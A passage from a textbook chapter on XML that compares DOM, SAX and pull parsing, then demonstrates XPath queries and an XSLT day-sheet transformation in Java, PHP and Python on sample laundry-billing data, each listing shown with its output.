            }
            long billCharged = Long.parseLong(text(bill, "charged"));
            System.out.printf("%-6s %-14s %-26s x%-3d %-9s %7s %7s%n",
                    bill.getAttribute("id"), text(bill, "customer"), text(bill, "service"),
                    Integer.parseInt(text(bill, "unit")),
                    isCancelled ? "cancelled" : bill.getAttribute("status"),
                    rupiah(billCharged), rupiah(billPaid));
            charged += billCharged;
```

Listing 6.26 (Continued) *java/BillsDom.java. A NodeList is walked by index because it is not a Java Iterable.*

```java
            paid += billPaid;
            cancelled += isCancelled ? 1 : 0;
        }
        System.out.println("-".repeat(78));
        System.out.printf("%d bills (%d cancelled), charged Rp %s, paid Rp %s%n",
                bills.getLength(), cancelled, rupiah(charged), rupiah(paid));
    }
}
```

Listing 6.27 The day summary. `BillsDom.java`, `php/03_read.php` and `python/03_read_etree.py` print exactly this text; `diff` finds no difference.

```
Outlet O01, bills received on 2026-09-26
-------------------------------------------------------------------------------
B2905  Vania Wirawan  Ironing only (per kg)      x7   departed   42.000  42.000
B2908  Laras Chandra  Wash, dry & fold (per kg)  x10  departed   80.000  80.000
B2911  Dimas Wibowo   Blanket (per item)         x1   cancelled       0       0
B2913  Diah Siregar   Helmet cleaning (per item) x1   finished   30.000  30.000
-------------------------------------------------------------------------------
4 bills (1 cancelled), charged Rp 152.000, paid Rp 152.000
```

Every number in **Listing 6.27** matches the hand calculation of Section 6.4.3. Note `getAttribute("cancelled")`: for an absent attribute the DOM returns an empty string, never `null`, so the comparison with `"true"` is safe.

6.14.2 SAX: events, one pass, no tree

SAX, the Simple API for XML, builds nothing. It reads the file once from front to back and calls your methods as it meets a start tag, some text or an end tag.

Listing 6.28 `java/BillsSax.java`. The parser calls the three methods; the fields are the program's own memory.

```
// BillsSax.java - total the bills in one pass with SAX.  The parser calls us
// for every start tag, piece of text and end tag; nothing is stored unless we
// store it, so we keep our own running state in fields.
import java.io.File;
import javax.xml.parsers.*;
import org.xml.sax.Attributes;
import org.xml.sax.helpers.DefaultHandler;

public class BillsSax extends DefaultHandler {
    private final StringBuilder text = new StringBuilder();
    private String billId, status;
    private long charged, paid, totalCharged, totalPaid;
    private int bills, depth, deepest;

    @Override
    public void startElement(String uri, String local, String qName, Attributes at) {
        deepest = Math.max(deepest, ++depth);
        text.setLength(0);                        // text belongs to the newest element
        if (qName.equals("bill")) {
            billId = at.getValue("id");
            status = "true".equals(at.getValue("cancelled")) ? "cancelled" :
at.getValue("status");
            charged = paid = 0;
        }
    }

    @Override
    public void characters(char[] ch, int start, int length) {
        text.append(ch, start, length);           // may arrive in several pieces
    }

    @Override
    public void endElement(String uri, String local, String qName) {
        depth--;
        switch (qName) {
            case "charged" -> charged = Long.parseLong(text.toString().trim());
            case "payment" -> paid += Long.parseLong(text.toString().trim());
            case "bill" -> {
                System.out.printf("  %s  %-9s  charged %6d  paid %6d%n", billId, status,
charged, paid);
                bills++;
                totalCharged += charged;
                totalPaid += paid;
            }
            default -> { }
        }
    }
```

Listing 6.28 (Continued) *java/BillsSax.java. The parser calls the three methods; the fields are the program's own memory.*

```
    public static void main(String[] args) throws Exception {
        SAXParserFactory f = SAXParserFactory.newInstance();
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        BillsSax h = new BillsSax();
        System.out.println("One pass, no tree:");
        f.newSAXParser().parse(new File("../data/bills.xml"), h);
        System.out.printf("%d bills, charged %d, paid %d, deepest nesting %d levels%n",
                h.bills, h.totalCharged, h.totalPaid, h.deepest);
    }
}
```

Listing 6.29 The output of **Listing 6.28**. The same totals, without a tree ever existing.

```
One pass, no tree:
  B2905  departed   charged  42000  paid  42000
  B2908  departed   charged  80000  paid  80000
  B2911  cancelled  charged      0  paid      0
  B2913  finished   charged  30000  paid  30000
4 bills, charged 152000, paid 152000, deepest nesting 3 levels
```

Look at what **Listing 6.28** must do that **Listing 6.26** did not: keep `billId`, `status`, `charged` and `paid` itself, because SAX remembers nothing, and collect text in a buffer, because `characters` may deliver one piece of text in several calls. The totals in **Listing 6.29** are those of **Listing 6.27**. That is SAX's bargain: almost no memory, in exchange for doing your own bookkeeping, and no going back.

6.14.3 Pull parsing: a cursor you control

A **pull parser** hands you a cursor and you ask for the next event when you are ready. Java calls it **StAX**; Python's `ElementTree.iterparse` is the same idea. The difference from SAX is control: SAX pushes and cannot be stopped; a pull loop can simply `break`.

Listing 6.30 `java/BillsStax.java`. The `break` is the point of the program: SAX has no equivalent.

```java
// BillsStax.java - pull parsing with StAX: WE ask the cursor for the next
// event, so we can stop as soon as we have what we need.
import java.io.FileInputStream;
import java.io.InputStream;
import javax.xml.stream.*;

public class BillsStax {
    public static void main(String[] args) throws Exception {
        int wanted = 2, seen = 0;
        XMLInputFactory f = XMLInputFactory.newInstance();
        f.setProperty(XMLInputFactory.SUPPORT_DTD, false);    // no DOCTYPE tricks
        try (InputStream in = new FileInputStream("../data/bills.xml")) {
            XMLStreamReader r = f.createXMLStreamReader(in);
            System.out.printf("Pulling the first %d bills, then stopping:%n", wanted);
            while (r.hasNext()) {
                int event = r.next();
                if (event == XMLStreamConstants.START_ELEMENT) {
                    switch (r.getLocalName()) {
                        case "bill" -> System.out.printf("  bill %s (%s)%n",
                                r.getAttributeValue(null, "id"), r.getAttributeValue(null,
"status"));
                        case "customer" -> System.out.printf("      customer %s: %s%n",
                                r.getAttributeValue(null, "id"), r.getElementText());
                        default -> { }
                    }
                } else if (event == XMLStreamConstants.END_ELEMENT
                        && r.getLocalName().equals("bill") && ++seen == wanted) {
                    System.out.println("  ...stopping: the rest of the file is never
parsed.");
                    break;
                }
            }
            r.close();
        }
        System.out.printf("Read %d bills. A DOM parser would have built all of them
first.%n", seen);
    }
}
```

Listing 6.31 The output of **Listing 6.30**. On four bills this saves nothing; on four million it is the difference between a second and an hour.

```
Pulling the first 2 bills, then stopping:
  bill B2905 (departed)
      customer C0022: Vania Wirawan
  bill B2908 (departed)
      customer C0121: Laras Chandra
  ...stopping: the rest of the file is never parsed.
Read 2 bills. A DOM parser would have built all of them first.
```

In **Listing 6.31** the loop stopped after the second `</bill>`; the other two bills were never parsed.

6.14.4 Measuring the difference

Rather than assert that DOM costs memory, measure it. **Listing 6.32** exports twelve months of bills from every outlet into one file and totals the charged amounts twice: by building the tree, and by streaming with `iterparse`, freeing each bill as soon as it is finished.

Listing 6.32 `python/09_stream_memory.py`. The two functions differ by a few lines, and `el.clear()` is the line that matters.

```python
"""09_stream_memory.py - build the tree, or stream?  Export a whole year of
bills (every outlet, every day) to one file, then total it both ways and
measure the peak memory each way needs."""
import tracemalloc
import xml.etree.ElementTree as ET
from pathlib import Path
from laundry_feed import open_db, load_bills, bills_to_xml

YEAR = Path(__file__).resolve().parent / "out" / "bills-year.xml"

def export_year():
    con = open_db()
    days = con.execute("SELECT DISTINCT Outlet_id, date(arrived) FROM Bill "
                       "ORDER BY 2, 1").fetchall()
    YEAR.parent.mkdir(exist_ok=True)
    with open(YEAR, "w", encoding="utf-8") as f:
        f.write('<?xml version="1.0" encoding="UTF-8"?>\n<archive>\n')
        for outlet, date in days:
            one_day = bills_to_xml(load_bills(con, outlet, date), outlet, date)
            f.write(one_day.split("-->\n", 1)[1])     # drop declaration + note
        f.write("</archive>\n")

def total_with_tree():
    root = ET.parse(YEAR).getroot()                 # the whole tree at once
    return sum(int(c.text) for c in root.iter("charged"))

def total_streaming():
    total = 0
    for event, el in ET.iterparse(YEAR, events=("end",)):
        if el.tag == "charged":
            total += int(el.text)
        elif el.tag == "bill":
            el.clear()          # free the finished bill, or nothing is saved
    return total
```

Listing 6.32 (Continued) *python/09_stream_memory.py. The two functions differ by a few lines, and el.clear() is the line that matters.*

```
export_year()
print(f"{YEAR.name}: {YEAR.stat().st_size / 1e6:.1f} MB")
for name, fn in (("ET.parse (whole tree)", total_with_tree),
                 ("ET.iterparse + clear()", total_streaming)):
    tracemalloc.start()
    total = fn()
    peak = tracemalloc.get_traced_memory()[1]
    tracemalloc.stop()
    print(f"{name:<24} total Rp {total:,}   peak {peak / 1e6:5.1f} MB".replace(",", "."))
```

Listing 6.33 The output of **Listing 6.32**. The same total to the rupiah; the tree needed about thirteen times the memory.

```
bills-year.xml: 1.5 MB
ET.parse (whole tree)    total Rp 144.213.000   peak  13.4 MB
ET.iterparse + clear()   total Rp 144.213.000   peak   1.0 MB
```

The file is 1.5 MB; building its tree took 13.4 MB of Python objects, about nine times the file, while streaming took 1.0 MB. Delete `el.clear()` and `iterparse` quietly builds the whole tree anyway, and the saving disappears.

Table 6.8 The three reading strategies. The first row causes every other row.

	DOM	SAX	Pull (StAX, iterparse)
Builds a tree	yes	no	no
Memory	several times the file	small and constant	small and constant
Can look backwards	yes	no	no
Can stop early	pointless	no	yes
Can change the document	yes	no	no
Style of code	walk a structure	answer callbacks	drive a loop
Use for	files that fit in memory	huge files, one pass	huge files, early exit

> **KEY INSIGHT:** If the file comfortably fits in memory, and for feeds of one outlet-day it always does, **use DOM**: it is simpler and harder to get wrong. Reach for SAX or a pull parser when the file is genuinely large, arrives as a stream you cannot hold, or when you need only the first few records. Multiply the file size by ten and compare it with the memory you can spare; **Listing 6.33** shows that estimate is close enough to decide with.

6.15 XPath

6.15.1 A query language for a tree

Walking a tree by hand is tedious. **XPath** [8] is a small language for saying *which nodes I want*; it is to XML roughly what SQL is to a table, and because it is a separate standard, the expressions in this section are identical in PHP, Java, Python, JavaScript and C#.

> **DEFINITION.** An **XPath expression** is a sequence of **steps** separated by `/`. Each step selects nodes relative to those the previous step selected, optionally narrowed by a **predicate** in square brackets. An expression may also compute a number, a string or a boolean.

Table 6.9 summarizes the syntax this chapter uses.

Table 6.9 The XPath 1.0 syntax used in this chapter; enough for most real work.

Syntax	Meaning
`/bills`	the root element, if it is called `bills`
`/bills/bill`	every `bill` child of the root
`//payment`	every `payment` at any depth
`@id`	the `id` attribute
`..` and `.`	the parent, and the current node
`[ ... ]`	a predicate: keep only nodes for which it holds
`[3]`, `[last()]`	the third node (counting from **one**), the last node
`count()`, `sum()`, `contains()`, `not()`	functions

6.15.2 Twelve expressions, run

Listing 6.34 `php/05_xpath.php`. `DOMXPath::evaluate` returns a node list, or a number, string or boolean.

```
<?php
// 05_xpath.php - twelve XPath 1.0 expressions against bills.xml, each run and
// printed with what it returned.  evaluate() returns a node list, or a number,
// string or boolean when the expression produces one.
declare(strict_types=1);

$doc = new DOMDocument();
$doc->preserveWhiteSpace = false;
$doc->load(__DIR__ . '/../data/bills.xml');
$xp = new DOMXPath($doc);

$queries = [
    '/bills/bill/@id'                        => 'every bill id, in document order',
    "//bill[@status='departed']/@id"         => 'a predicate [ ] keeps only some nodes',
    "//bill[@cancelled='true']/customer"     => 'who cancelled',
    '//bill[not(payment)]/@id'               => 'bills with no payment element at all',
    '//bill[finished and not(departed)]/@id'=> 'ready and waiting to be collected',
    '//bill[unit > 5]/customer'              => 'a comparison: more than 5 units',
    "//payment[@method='qris']/@reference"   => 'the QRIS reference numbers',
    "//service[contains(., '&')]"            => 'contains() on the text of the node',
    '//bill[last()]/@id'                     => 'last() is the final bill',
    'count(//bill)'                          => 'count() returns a number',
    'sum(//charged)'                         => 'sum() adds the values of a node set',
    'sum(//payment) div count(//payment)'    => 'div divides; / was already taken',
];

foreach ($queries as $expr => $why) {
    echo $expr, PHP_EOL, '    ', $why, PHP_EOL;
    $result = $xp->evaluate($expr);
    if ($result instanceof DOMNodeList) {
        foreach ($result as $node) {
            echo '    -> ', $node->nodeName, ' = ', $node->textContent, PHP_EOL;
        }
        if ($result->length === 0) {
            echo '    -> (nothing)', PHP_EOL;
        }
    } else {
        echo '    -> ', var_export($result, true), PHP_EOL;
    }
}
```

Listing 6.35 The output of **Listing 6.34**. Check `sum(//charged)` against Section 6.4.3: Rp 152.000.

```
/bills/bill/@id
    every bill id, in document order
    -> id = B2905
    -> id = B2908
    -> id = B2911
    -> id = B2913
//bill[@status='departed']/@id
    a predicate [ ] keeps only some nodes
    -> id = B2905
    -> id = B2908
    -> id = B2911
//bill[@cancelled='true']/customer
    who cancelled
    -> customer = Dimas Wibowo
//bill[not(payment)]/@id
    bills with no payment element at all
    -> id = B2911
//bill[finished and not(departed)]/@id
    ready and waiting to be collected
    -> id = B2913
//bill[unit > 5]/customer
    a comparison: more than 5 units
    -> customer = Vania Wirawan
    -> customer = Laras Chandra
//payment[@method='qris']/@reference
    the QRIS reference numbers
    -> reference = QRIS 834873937112
//service[contains(., '&')]
    contains() on the text of the node
    -> service = Wash, dry & fold (per kg)
//bill[last()]/@id
    last() is the final bill
    -> id = B2913
count(//bill)
    count() returns a number
    -> 4.0
sum(//charged)
    sum() adds the values of a node set
    -> 152000.0
sum(//payment) div count(//payment)
    div divides; / was already taken
    -> 50666.666666666664
```

A few results repay a sentence. `//bill[unit > 5]` selects bills **by a property of their child**: a comparison that would be a nested loop in PHP. `//bill[not(payment)]` tests for the *absence* of an element, which found the cancelled bill. `//bill[finished and not(departed)]` is a real question the counter asks every morning: what is ready and waiting? `count()` returned `4.0`, not `4`, because XPath 1.0 has exactly one number type, a double. And `div` is division because `/` was already taken; for the same reason there are `mod`, `and`, `or` and `not()`.

The same expressions, through `javax.xml.xpath`, give the same answers:

Listing 6.36 `java/XPathDemo.java`. The expression strings are copied from **Listing 6.34**.

```java
// XPathDemo.java - the same XPath 1.0 expressions as 05_xpath.php, through
// javax.xml.xpath.  The expression strings are identical; only plumbing differs.
import java.io.File;
import javax.xml.parsers.DocumentBuilderFactory;
import javax.xml.xpath.*;
import org.w3c.dom.*;

public class XPathDemo {
    public static void main(String[] args) throws Exception {
        DocumentBuilderFactory f = DocumentBuilderFactory.newInstance();
        f.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
        Document doc = f.newDocumentBuilder().parse(new File("../data/bills.xml"));
        XPath xp = XPathFactory.newInstance().newXPath();

        String[] nodeQueries = {
            "//bill[@cancelled='true']/customer",
            "//bill[not(payment)]/@id",
            "//bill[finished and not(departed)]/@id",
            "//bill[unit > 5]/customer",
        };
        for (String q : nodeQueries) {
            NodeList found = (NodeList) xp.evaluate(q, doc, XPathConstants.NODESET);
            System.out.print(q + "  ->");
            for (int i = 0; i < found.getLength(); i++) {
                System.out.print("  " + found.item(i).getTextContent());
            }
            System.out.println();
        }
        for (String q : new String[] {"count(//bill)", "sum(//charged)"}) {
            // XPath 1.0 has one number type, a double: hence 4.0, not 4.
            System.out.println(q + "  ->  " + xp.evaluate(q, doc, XPathConstants.NUMBER));
        }
    }
}
```

Listing 6.37 The output of **Listing 6.36**.

```
//bill[@cancelled='true']/customer  ->  Dimas Wibowo
//bill[not(payment)]/@id  ->  B2911
//bill[finished and not(departed)]/@id  ->  B2913
//bill[unit > 5]/customer  ->  Vania Wirawan  Laras Chandra
count(//bill)  ->  4.0
sum(//charged)  ->  152000.0
```

Listing 6.37 agrees with **Listing 6.35** line for line, down to the `4.0`.

6.15.3 What Python's standard library leaves out

`xml.etree.ElementTree` implements a documented **subset** of XPath. Knowing where the subset stops saves an afternoon:

Listing 6.38 `python/06_xpath.py`. The same questions through ElementTree and through lxml.

```python
"""06_xpath.py - ElementTree understands a documented SUBSET of XPath; lxml
understands all of XPath 1.0.  Run the same questions through both."""
import xml.etree.ElementTree as ET
from pathlib import Path
from lxml import etree

DATA = Path(__file__).resolve().parent.parent / "data"
root = ET.parse(DATA / "bills.xml").getroot()

def label(e):
    return e.get("id") if e.tag == "bill" else f"{e.tag}: {e.text}"

print("ElementTree, the subset:")
for path in ("bill[@status='departed']", "bill[@cancelled='true']/customer",
             "bill[last()]", ".//payment[@method='qris']",
             "bill[unit > 5]", "//bill", "bill[not(payment)]"):
    try:
        found = root.findall(path)
        print(f"  {path:<34} -> {[label(e) for e in found]}")
    except SyntaxError as e:
        print(f"  {path:<34} -> SyntaxError: {e}")

doc = etree.parse(str(DATA / "bills.xml"))
print("lxml, full XPath 1.0:")
for expr in ("//bill[unit > 5]/customer/text()", "//bill[not(payment)]/@id",
             "//bill[finished and not(departed)]/@id", "sum(//charged)",
             "count(//bill)"):
    print(f"  {expr:<40} -> {doc.xpath(expr)}")
```

Listing 6.39 The output of **Listing 6.38**. The three `SyntaxError` lines are not bugs: ElementTree has no comparisons, no `not()` and no absolute paths from an element.

```
ElementTree, the subset:
  bill[@status='departed']           -> ['B2905', 'B2908', 'B2911']
  bill[@cancelled='true']/customer   -> ['customer: Dimas Wibowo']
  bill[last()]                       -> ['B2913']
  .//payment[@method='qris']         -> ['payment: 80000']
  bill[unit > 5]                     -> SyntaxError: invalid predicate
  //bill                             -> SyntaxError: cannot use absolute path on element
  bill[not(payment)]                 -> SyntaxError: invalid predicate
lxml, full XPath 1.0:
  //bill[unit > 5]/customer/text()         -> ['Vania Wirawan', 'Laras Chandra']
  //bill[not(payment)]/@id                 -> ['B2911']
  //bill[finished and not(departed)]/@id   -> ['B2913']
  sum(//charged)                           -> 152000.0
  count(//bill)                            -> 4.0
```

When you meet the wall in **Listing 6.39** there are two honest answers: install lxml, which gives all of XPath 1.0, or write the filter in Python, which for `unit > 5` is a one-line comprehension.

6.16 XSLT

6.16.1 What a transformation is

Section 6.3.2 separated data from presentation. XSLT brings them back together, under control, without touching the data.

> **DEFINITION. XSLT**, XSL Transformations [9], is a W3C standard language for turning an XML document into another document: HTML, plain text, or different XML. An XSLT **stylesheet** is itself an XML document, and the program that runs it is an **XSLT processor**.



Figure 6.26 The XSL transformation. Two documents go in, the data and the stylesheet; one processor does the work; the output may be text, HTML or XML.

Figure 6.26 has three things worth noticing: **two** inputs, both XML; a processor separate from both; and one pair of inputs that can yield three kinds of output depending only on what the stylesheet says.

6.16.2 Template rules

A stylesheet is not a program with a beginning and an end. It is a set of **template rules**, each saying *when you meet a node like this, produce that*. The processor walks the tree and, for each node, applies the rule whose `match` pattern fits. Everything inside a template that is *not* in the `xsl` namespace is copied to the output; the `xsl:` elements are instructions, and **Table 6.10** lists those that `day-sheet.xsl` uses.

Table 6.10 The XSLT 1.0 instructions used in `day-sheet.xsl`.

Instruction	What it does
`xsl:template match="..."`	a rule: when a node matches this pattern, produce this
`xsl:apply-templates select="..."`	process these nodes, each with its own matching rule
`xsl:value-of select="..."`	insert the string value of an XPath expression
`xsl:for-each select="..."`	loop over nodes in place
`xsl:if test="..."`, `xsl:choose` / `xsl:when` / `xsl:otherwise`	conditions
`xsl:sort select="..."`	order the nodes that a loop or `apply-templates` visits
`xsl:variable name="..."`	name a value, which can never be changed
`document('...')` and `format-number()`	functions: read a second document; format a number

> **KEY INSIGHT:** XSLT is a *functional* language: an `xsl:variable` cannot be reassigned, and there is no `x = x + 1` anywhere. That is a design, not an omission, and it explains XSLT's style. A total is computed with `sum()` over a node set, and when no function fits, with a template that calls itself on the rest of a list (Exercise 6.12 writes one).

6.16.3 The day sheet

The counter staff want a printable sheet of the day's bills, largest amount first, with the customer's phone number so that they can call when a bag is ready. The phone number is not in the bill feed, on purpose; it is in the customer document. So the stylesheet joins two documents:

Listing 6.40 `data/day-sheet.xsl`. It turns **Listing 6.6** into an HTML table, joining the phone numbers from `customers.xml`.

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- day-sheet.xsl - turn bills.xml into the counter's printable day sheet.
     XSLT 1.0, so every browser and every engine in this chapter can run it. -->
<xsl:stylesheet version="1.0"
                xmlns:xsl="http://www.w3.org/1999/XSL/Transform">

  <xsl:output method="html" encoding="UTF-8" indent="yes"/>

  <!-- Rupiah are grouped with a dot, as Indonesia writes them: 42.000 -->
  <xsl:decimal-format name="idr" grouping-separator="." decimal-separator=","/>

  <!-- A second document, joined by customer id.  Phone numbers live in the
       customer feed, not in the bill feed, and they should stay there. -->
  <xsl:variable name="people" select="document('customers.xml')/customers"/>

  <xsl:template match="/bills">
    <html>
      <head><title>Day sheet <xsl:value-of select="@outlet"/></title></head>
      <body>
        <h1>Profitina Laundry, outlet <xsl:value-of select="@outlet"/></h1>
        <p><xsl:value-of select="count(bill)"/> bills received on <xsl:value-of
             select="@date"/></p>
        <table border="1">
          <tr><th>Bill</th><th>Customer</th><th>Phone</th><th>Service</th>
              <th>Status</th><th>Charged</th><th>Paid</th><th>By</th></tr>
          <!-- Largest amount first; data-type="number" or "80000" < "9000". -->
          <xsl:apply-templates select="bill">
            <xsl:sort select="charged" data-type="number" order="descending"/>
          </xsl:apply-templates>
          <tr><th colspan="5">Total</th>
              <th><xsl:value-of select="format-number(sum(bill/charged), '#.##0',
'idr')"/></th>
              <th><xsl:value-of select="format-number(sum(bill/payment), '#.##0',
'idr')"/></th>
              <th/></tr>
        </table>
      </body>
    </html>
  </xsl:template>
```

Listing 6.40 (Continued) *data/day-sheet.xsl. It turns Listing 6.6 into an HTML table, joining the phone numbers from customers.xml.*

```
  <xsl:template match="bill">
    <tr>
      <td><xsl:value-of select="@id"/></td>
      <td><xsl:value-of select="customer"/></td>
      <!-- current() is the bill being processed; without it, inside [ ] the
           expression customer/@id would be asked of a customer record. -->
      <td><xsl:value-of select="$people/customer[@id =
current()/customer/@id]/phone"/></td>
      <td><xsl:value-of select="service"/> x <xsl:value-of select="unit"/></td>
      <td>
        <xsl:choose>
          <xsl:when test="@cancelled = 'true'">cancelled</xsl:when>
          <xsl:otherwise><xsl:value-of select="@status"/></xsl:otherwise>
        </xsl:choose>
      </td>
      <td><xsl:value-of select="format-number(charged, '#.##0', 'idr')"/></td>
      <td><xsl:value-of select="format-number(sum(payment), '#.##0', 'idr')"/></td>
      <td>
        <xsl:for-each select="payment">
          <xsl:value-of select="@method"/>
          <xsl:if test="position() != last()">, </xsl:if>
        </xsl:for-each>
      </td>
    </tr>
  </xsl:template>

</xsl:stylesheet>
```

Four parts of **Listing 6.40** repay a close reading. `document('customers.xml')` loads a second tree beside the one being transformed, and `$people` names it. `<xsl:sort select="charged" data-type="number" order="descending"/>` orders the bills; without `data-type="number"` XSLT sorts text, and `"9000"` would come after `"80000"`, a bug that is really shipped. `current()` is the bill being processed: inside the predicate `[...]` the context node is a *customer record*, so `customer/@id` alone would be asked of the wrong node and silently match nothing. And `format-number` with the `idr` decimal format writes 80000 as `80.000`, as Indonesia writes rupiah.

6.16.4 Running it three times

Listing 6.41 `php/06_transform.php`. PHP's `XSLTProcessor` needs the `xsl` extension, which XAMPP ships but does not always enable.

```php
<?php
// 06_transform.php - run day-sheet.xsl over bills.xml with PHP's XSLT 1.0
// processor (the xsl extension, libxslt underneath) and save the HTML.
declare(strict_types=1);

if (!class_exists('XSLTProcessor')) {
    exit("The xsl extension is not enabled: see README.md.\n");
}
$xml = new DOMDocument();
$xml->load(__DIR__ . '/../data/bills.xml');
$xsl = new DOMDocument();
$xsl->load(__DIR__ . '/../data/day-sheet.xsl');

$proc = new XSLTProcessor();
$proc->importStylesheet($xsl);
$html = $proc->transformToXml($xml);

@mkdir(__DIR__ . '/out');
file_put_contents(__DIR__ . '/out/day-sheet.html', $html);
echo $html;
```

Listing 6.42 `python/07_transform.py`. lxml wraps libxslt, the same engine as PHP.

```python
"""07_transform.py - run day-sheet.xsl over bills.xml with lxml's XSLT 1.0
processor (libxslt underneath, the same library PHP uses)."""
from pathlib import Path
from lxml import etree

HERE = Path(__file__).resolve().parent
DATA = HERE.parent / "data"

transform = etree.XSLT(etree.parse(str(DATA / "day-sheet.xsl")))
result = transform(etree.parse(str(DATA / "bills.xml")))
html = str(result)                      # serialized as <xsl:output> asks

(HERE / "out").mkdir(exist_ok=True)
(HERE / "out" / "day-sheet.html").write_text(html, encoding="utf-8")
print(html, end="")
```

Listing 6.43 `java/Transform.java`. The JDK's own processor, descended from Apache Xalan: a completely separate implementation.

```java
// Transform.java - run day-sheet.xsl over bills.xml with the JDK's own
// XSLT 1.0 processor (javax.xml.transform, an Apache Xalan descendant).
import java.io.File;
import java.io.StringWriter;
import java.nio.file.*;
import javax.xml.XMLConstants;
import javax.xml.transform.*;
import javax.xml.transform.stream.*;

public class Transform {
    public static void main(String[] args) throws Exception {
        TransformerFactory tf = TransformerFactory.newInstance();
        // document('customers.xml') inside the stylesheet reads a local file:
        // allow exactly that, and nothing over the network.
        tf.setAttribute(XMLConstants.ACCESS_EXTERNAL_STYLESHEET, "file");
        Transformer t = tf.newTransformer(new StreamSource(new File("../data/day-
sheet.xsl")));

        StringWriter html = new StringWriter();
        t.transform(new StreamSource(new File("../data/bills.xml")), new
StreamResult(html));
        Files.createDirectories(Path.of("out"));
        Files.writeString(Path.of("out", "day-sheet.html"), html.toString());
        System.out.print(html);
    }
}
```

Listing 6.44 The first thirty lines of the output of **Listing 6.41**. B2908 at Rp 80.000 comes first, as the sort asked; the phone number came from the second document.

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Day sheet O01</title>
</head>
<body>
<h1>Profitina Laundry, outlet O01</h1>
<p>4 bills received on 2026-09-26</p>
<table border="1">
<tr>
<th>Bill</th>
<th>Customer</th>
<th>Phone</th>
<th>Service</th>
<th>Status</th>
<th>Charged</th>
<th>Paid</th>
<th>By</th>
</tr>
<tr>
<td>B2908</td>
<td>Laras Chandra</td>
<td>0877-0000-6820</td>
<td>Wash, dry &amp; fold (per kg) x 10</td>
<td>departed</td>
<td>80.000</td>
<td>80.000</td>
<td>qris</td>
</tr>
<tr>
```

The output of **Listing 6.42** is byte-identical to **Listing 6.44**, which is unsurprising, since both use libxslt. The output of **Listing 6.43** is laid out differently: it indents the rows and writes `<META>` in capitals, because `indent="yes"` is only a hint that each processor honors in its own way. Compare the three files after removing the whitespace between tags and ignoring the case of tag names,

and they are identical: the same cells, the same order, the same totals, Rp 152.000 charged and Rp 152.000 paid. Two unrelated engines agree because both implement the same published specification, and that is the whole argument for a standard.

6.16.5 Querying with XSLT, and where the work happens

XSLT began as a way to *present* XML and grew into a way to *query* it: when XML is used as a data store, a stylesheet is one of the simplest extraction mechanisms, and it both selects and formats. Because it can run in the browser, the work can also move to the client.



Figure 6.27 Client-side transformation. The server sends two files, the data and the stylesheet, and the browser transforms them. The two dashed boxes are the two ends of the network.

In the arrangement of **Figure 6.27**, one server sends the same two files to a thousand browsers, and a thousand processors do the work, which relieves the server; and since a stylesheet is itself XML, it can be stored, validated and generated by the same tools as the data. The counterweight is serious: every visitor downloads the raw data, so every record in the file is visible to anybody who looks, and a search engine sees the untransformed XML. For the Laundry, whose feed carries customer names, server-side transformation (**Listing 6.41**) is the only acceptable choice, and today it is the usual one everywhere. Client-side XSLT also has a short future. Chrome deprecated its built-in processor in 2025, stops running XSLT in its stable release with Chrome 158 on November 17, 2026, and removes it for every user by August 2027; the Firefox and WebKit projects have announced the same direction [10]. New work should transform on the server.

6.17 XML in the Browser

A browser shown `bills.xml` draws a tree of tags. There are two ways to give it more.

A processing instruction. One line after the declaration attaches a stylesheet, and the browser runs XSLT 1.0 itself, the arrangement of **Figure 6.27** (for as long as browsers keep their XSLT processors; see Section 6.16.5):

Listing 6.45 The processing instruction that attaches a stylesheet to an XML document.

```
<?xml-stylesheet type="text/xsl" href="day-sheet.xsl"?>
```

JavaScript. More common: fetch the document and parse it with `DOMParser`, which produces the same DOM used throughout this chapter:

Listing 6.46 Parsing XML in the browser. `ids` becomes `["B2905", "B2908", "B2911", "B2913"]`.

```
const text = await (await fetch('/feed/bills.xml?outlet=O01&date=2026-09-26')).text();
const doc  = new DOMParser().parseFromString(text, 'application/xml');
const ids  = [...doc.querySelectorAll('bill')].map(b => b.getAttribute('id'));
```

With **Listing 6.45** the browser transforms; with **Listing 6.46** your script does. There is a fossil here worth recognizing. The object that first let a page fetch data without reloading was called

XMLHttpRequest, and the "X" in *AJAX* is XML, because around 2005 the data fetched was an XML fragment. JSON then took that job almost entirely, for the reasons of Section 6.19, and the name stayed behind. Today you write `fetch()`, and you very probably ask for JSON.

6.18 Reading and Writing XML in PHP, Java and Python

6.18.1 Two ways to read in PHP

The smallest useful example is a file of two clients, each with a name and a description, shown in **Figure 6.28**:

clients.xml | 00_clients_dom.php | 00_clients_simplexml.php

Chapter06/data/clients.xml

```
<clients>
    <client>
        <name>John Doe</name>
        <desc>Private banking</desc>
    </client>
    <client>
        <name>Barbara Smith</name>
        <desc>Business</desc>
    </client>
</clients>
```

